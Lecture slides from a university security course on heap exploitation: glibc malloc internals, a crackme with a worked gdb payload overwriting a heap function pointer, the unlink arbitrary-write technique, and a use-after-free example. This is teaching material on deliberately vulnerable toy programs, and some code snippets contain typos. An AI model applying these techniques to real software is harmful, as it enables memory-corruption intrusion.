Lecture 2: Heap overflows and the Malloc Maleficarum

Joseph Hallett

October 3, 2023

University of Bristol

Recap

Last time...

We went over some classic bug types, and gave a *hint* about how to exploit them:

- We played around with some assembly in the lab

This time...

We're going to move from the *stack* to the heap and think about some of the bugs we can find over there.

- We're going to explore how *Glibc's* implementation of `malloc` works and what we can do with it
- Format string exploits in the lab!

Warning!

Here be dragons

A lot of this stuff is highly system dependent and varies from architecture to architecture.

- It is conceptually *fiddly* (and technically too!)
- Even within a single system, there can be multiple heap implementations and memory management libraries in play
  - Sometimes even within one application…

I'm going to go *high-level* and give you concepts and history

- When I *do go* into more detail I'm going to try and focus on Linux and the GNU Libc
- Other systems exist (and are radically different)
- To understand in detail you need to read *your* `malloc` implementation

So what's this all about?

We'd like to create objects dynamically in memory

This means we need to talk to the OS and ask it to give us more (and occasionally less) memory depending on our need.
POSIX gives us a set of standard system calls for doing this:

`mmap` maps devices and files into a program's running memory.

`mprotect` lets us set usage policies about memory

`brk` & `sbrk` *(deprecated mostly)* for controlling how big the program data is

But system calls are really slow (generally)...

- and we might want to create lots of objects dynamically
- and not all OSs implement POSIX standards and API in the same way

...and the C programming language is meant to be *vaguely* portable...

`malloc` and `free`

Instead of going to the kernel every time we want to manage memory lets try and do it in userland!
When a program starts we'll give it a reasonable chunk of memory in its virtual address space, and an API for managing it.

- It can call the system calls *if necessary*
- We'll base it on a *heap* datastructure and call it *the heap*
- We'll call it `malloc` and `free`

By the way

We call it *the heap* but depending on the implementation it might not actually be a heap anymore.

Every OS has a slightly different `malloc` implementation

Linux (Debian)

```
#include <stdlib.h>

void *malloc(size_t size);
void free(void *ptr);
void *calloc(size_t nmemb, size_t size);
void *realloc(void *ptr, size_t size);
void *reallocarray(void *ptr, size_t nmemb, size_t size);
```

Every OS has a slightly different `malloc` implementation

MacOS

```
#include <stdlib.h>

void *
calloc(size_t count, size_t size);

void
free(void *ptr);

void *
malloc(size_t size);

void *
realloc(void *ptr, size_t size);

void *
reallocf(void *ptr, size_t size);

void *
valloc(size_t size);
```

Every OS has a slightly different malloc implementation

```
#include <stdlib.h>

void *
malloc(size_t size);

void *
calloc(size_t nmemb, size_t size);

void *
realloc(void *ptr, size_t size);

void
free(void *ptr);

void *
reallocarray(void *ptr, size_t nmemb, size_t size);
```

```
void *
recallocarray(void *ptr, size_t oldnmemb, size_t nme

void
freezero(void *ptr, size_t size);

void *
aligned_alloc(size_t alignment, size_t size);

void *
malloc_conceal(size_t size);

void *
calloc_conceal(size_t nmemb, size_t size);

char *malloc_options;
```

Example time

32-bit Linux, no ASLR. Make it print *"You win"* instead of *"You lose"*...

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

struct data { char name[64]; };
struct fp { int  (*fp)(); };

int winner() { return printf("You win\n"); }
int nowinner() { return printf("You lose\n"); }

int main(int argc, char *argv[]) {
  struct data *d;
  struct fp *f;

  d = malloc(sizeof(struct data));
  f = malloc(sizeof(struct fp));
  printf("data is at %p\nfp is at %p\n", d, f);

  f->fp = nowinner;
  strcpy(d->name, argv[1]);
  f->fp();

  return 0;
}
```

Attack Start

```
$ ./crackme hello
data is at 0x8db8008
fp is at 0x8db8050
You lose

$ nm ./crackme | grep winner
080484b4 T nowinner
0804849b T winner

$ gdb ./crackme
(gdb) run $(perl -e 'print "A"x128')
Starting program: /home/user/crackme $(perl -e 'print "A"x128')
data is at 0x804b008
fp is at 0x804b050

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ??()
```

Anyone want to solve it?

Attack Complete

```
$ gdb ./crackme
(gdb) run $(perl -e 'print "A"x(0x50-0x08), "\x9b\x84\x04\x08"')
Starting program: /home/user/crackme $(perl -e 'print "A"x(0x50-0x08), "\x9b\x84\x04\x08"')

data is at 0x804b008
fp is at 0x804b050
You win!
[Inferior 1 (process 1652) exited normally]
```

What just happened?

The buffer and the function pointer were allocated sequentially on the heap.

- We overwrote the function pointer with `strcpy`
  - Initially with `'A'` (`0x41`) to prove we had overwritten the right thing
- Then more precisely with the address of the function we *actually* wanted to call

...underwhelming, much?

This is just a buffer overflow again, but in a slightly different location.
It isn't **totally** unrealistic...

- You could do OO programming in C like this with structs of function pointers,
- (BTW C++ has its own allocation mechanisms, and typically won't use `malloc` internally... do have a play!)

More generally...

- Buffers exist on the heap
- We can over (and under) flow them, as normal
- Sometime; you hit something useful

Faces of `malloc`

Author of the first popular `malloc` implementation

First general heap overflow technique against GNU `malloc`

maloc internals

Every malloc implementation is different.

- I'm gonna try and keep this super high level...
- To exploit a real malloc implementation you need to read the code and think

```
char *a = calloc(16 * sizeof(*a));
char *b = calloc(16 * sizeof(*b));
char *c = calloc(16 * sizeof(*c));

printf("Pointer␣Address\n");
printf("&a␣%p\n&b␣%p\n&c␣%p\n", a, b, c);
```

Pointer	Address
a	0x1dce2a0
b	0x1dce2c0
c	0x1dce2e0

This gives us three pointers to memory allocated on the heap

- Lets have a look what is there and whats in surrounding memory
- Lets observe how it changes as we free the memory

Zero free() s are...

```
Initially:
                 0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
              +------------------------------------------------
     0x1dce29*| 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00
a -> 0x1dce2a*| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
     0x1dce2b*| 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00
b -> 0x1dce2c*| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
     0x1dce2d*| 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00
c -> 0x1dce2e*| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
     0x1dce2f*| 00 00 00 00 00 00 00 00 11 04 00 00 00 00 00 00
```

Once `free()` is...

```
free(a):
                    0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
                  +------------------------------------------------
          0x1dce29*| 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00
     a -> 0x1dce2a*| ce 1d 00 00 00 00 00 00 d0 8f f1 6e 08 20 33 e3
          0x1dce2b*| 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00
     b -> 0x1dce2c*| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
          0x1dce2d*| 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00
     c -> 0x1dce2e*| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
          0x1dce2f*| 00 00 00 00 00 00 00 00 11 04 00 00 00 00 00 00
```

Two `free()`s are...

```
free(b):
                   0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
                 +------------------------------------------------
      0x1dce29*| 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00
a ->  0x1dce2a*| ce 1d 00 00 00 00 00 00 d0 8f f1 6e 08 20 33 e3
      0x1dce2b*| 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00
b ->  0x1dce2c*| 6e ff dc 01 00 00 00 00 d0 8f f1 6e 08 20 33 e3
      0x1dce2d*| 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00
c ->  0x1dce2e*| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      0x1dce2f*| 00 00 00 00 00 00 00 00 11 04 00 00 00 00 00 00
```

Three free()s are...

```
free(c):
                    0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
                  +------------------------------------------------
     0x1dce29*| 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00
a -> 0x1dce2a*| ce 1d 00 00 00 00 00 00 d0 8f f1 6e 08 20 33 e3
     0x1dce2b*| 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00
b -> 0x1dce2c*| 6e ff dc 01 00 00 00 00 d0 8f f1 6e 08 20 33 e3
     0x1dce2d*| 00 00 00 00 00 00 00 00 21 00 00 00 00 00 00 00
c -> 0x1dce2e*| 0e ff dc 01 00 00 00 00 d0 8f f1 6e 08 20 33 e3
     0x1dce2f*| 00 00 00 00 00 00 00 00 11 04 00 00 00 00 00 00
```

But what does it mean?

When memory gets allocated (and deallocated) extra *stuff* gets written to the heap.

- Some of it looks a bit pointer-y
- Data gets written into the heap based on this data on a `free()`
- `malloc()` is probably using it to work out where the free sections are

An idea for some heap vudu...

Data is clearly being written by `malloc()` and its friends

- *If* we have a buffer overflow in the heap...
- And *if* we can overflow into these `malloc()` headers...
- Can we abuse it to get `free()` to write to an arbitrary pointer?
  - (yes)


How its meant to work...

Memory starts out as a big arena region of memory for the program's heap(s); shared among threads

Each heap belongs to one arena and is divided into...

Chunks which are small ranges of memory that can be allocated from

So what was all that stuff on the heap?



Tidying up

As memory gets used by your programs it gets more and more *chunked* up.

- This causes problems!
- What if you want to allocate a big chunk, but you've only got a load of little sequential free chunks?

To deal with this (under certain circumstances*) `free()` will merge chunks when releasing the memory.

- If the `bck` chunk is free…
- It'll go back and update the size to include both of them…
- and it'll update the `bck` chunk's `fwd` pointer to be this chunks `fwd` pointer…
- Merging the two chunks!
- and it'll update the `fwd` chunk's `bck` pointer to be the new merged chunk.

Once upon a free()

```
#define unlink(P, BK, FD) { \
 BK = P->bk;               \
 FD = P->fd;               \
 FD->bk = BK;              \
 BK->fd = FD;              \
}
```

- The fwd pointer's bck pointer is going to be set to the bck pointer
- The bck pointer's fwd pointer is going to be set to the fwd pointer

…but if everything is corrupted and we could set the bck pointer to be an address we want to overwrite,

- and set the fwd pointer to be the value we want to corrupt it with

Spaghetti!

…maybe?

There are some tricks with creating fake chunks in memory and setting the `fwd` pointer to be a fake chunk to avoid segfaulting

- …but thats the basics of it.
- It gives you a one integer arbitrary write…
  - (which could be aimed at a stack return address).

Yes this is *horrendously* fiddly, and nowadays the `free()` routine is patched to avoid this.

- But *Solar Designer* used this technique to exploit the JPEG decoder in *Netscape Navigator* (pre-Firefox Firefox) back in 2000.
- And its the basis for many heap attacks going foreward.

See

Anonymous's Once Upon a free()… `http://phrack.org/issues/57/9.html`

Solar Designer's vulnerability notice `https://www.openwall.com/articles/JPEG-COM-Marker-Vulnerability`

One more for luck: Use after `free()`

Suppose we have a pointer to a `malloc`'d region…
And then we free it…
But the pointer sticks around and is still used

Can we use this for tricksy magic?

Recycling chunks

Once a chunk has been used, it is released back into the free pool.

- Which means a process can reuse that memory for future allocations.

Ruh-roh

```c
#include <stdio.h>
#include <stdlib.h>
void you_win() { printf("You␣win!\n"); }
void you_lose() { printf("You␣lose!\n"); }
typedef struct { void (*method)(); } Classy_Thing;
int main(void) {
  char *buffer1 = mmlloc(BUFSIZ);
  char *buffer2 = malloc(BUFSIZ);
  free(buffer2);
  Classy_Thing *thing = malloc(sizeof(Classy_Thing));
  thing->method = you_lose;
  printf("you_win␣%p\nyou_lose␣%p\n", you_win, you_lose);
  printf("buffer1␣%p\nbuffer2␣%p\n", buffer1, buffer2);
  printf("thing␣%p\n", thing);
  scanf("%" BUFSIZ "s", buffer2);
  thing->method();
}
```

```
make use-after-free
./use-after-free
```

```
you_win    0x0401176
you_lose   0x0401187
buffer1    0x13602a0
buffer2    0x13622b0
thing      0x13622b0
```

Recap

What we've covered today

Trivial heap overflow you might hit something useful.

Once upon a `free()`... spaghetti with pointers can lead to an arbitrary write

Use after `free()` pointers hang around sometimes

How do we stop this?

Kind of an open question.

- Maybe don't let developers have pointers?
- Maybe add more randomness (but randomness is expensive)
- Fine-grained memory protections *(coming soon)*

Next time...

In the lab:

- Buffer overflows and shellcode

Next lecture:

- Return Oriented Programming

Further reading

Start with in *Phrack*:

- Vudu malloc tricks (Michel "MaXX" Kaempf)
- Once upon a free (anonymous)

And then go read The Malloc Maleficarum by *Phantasmal Phantasmagoria*.

- 5 `malloc` based heap exploitation techniques
- 1 poem
- Excellent hacker gibberish!

Am I a hacker? No.
I am a student of virtuality.
I am the witch malloc,
I am the cult of the otherworld,
and I am the entropy.
I am Phantasmal Phantasmagoria,
and I am a virtual adept.